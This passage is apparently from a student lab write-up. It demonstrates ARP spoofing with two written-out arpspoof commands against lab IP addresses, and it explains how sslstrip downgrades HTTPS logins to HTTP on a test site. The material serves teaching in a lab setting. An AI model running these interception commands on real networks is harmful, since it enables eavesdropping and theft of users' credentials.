Command used: arpspoof –t 10.10.111.109 10.10.111.1

The same idea is implemented for the server which is we reply backtrack machine's MAC for the request of server for the victim machine.

Command used: arpspoof –t 10.10.111.1 10.10.111.109

Form Post Method: This specifies, how the information is sent between a client and the server. Here, the client, which is the target machine sends a request for https://fakebook.vlab.local/ and a secure connection is made when there is no man in the middle attack. But, when an attacker runs sslstrip, it makes the connection insecure between client/victim and the attacker and makes a secure connection between attacker and the server. After running sslstrip, the client will have form method shown as http://fakebook.vlab.local/ .

SSLSTRIP: SSL strip is an attack on TLS based man in the middle vulnerability where the system redirects the people from the secure pages to insecure pages. By this way the attacker can compromise any information sent between the user and the webpage.

Man in the middle swaps the secure link with an insecure one and keeps a track of all the links it has changed. When a request is sent it makes a secure connection on the server side and it will make an insecure connection on the client side. This way the server thinks that everything is fine.

Thus by this the man in the middle can monitor all the information and can also make records of it if he/she wants.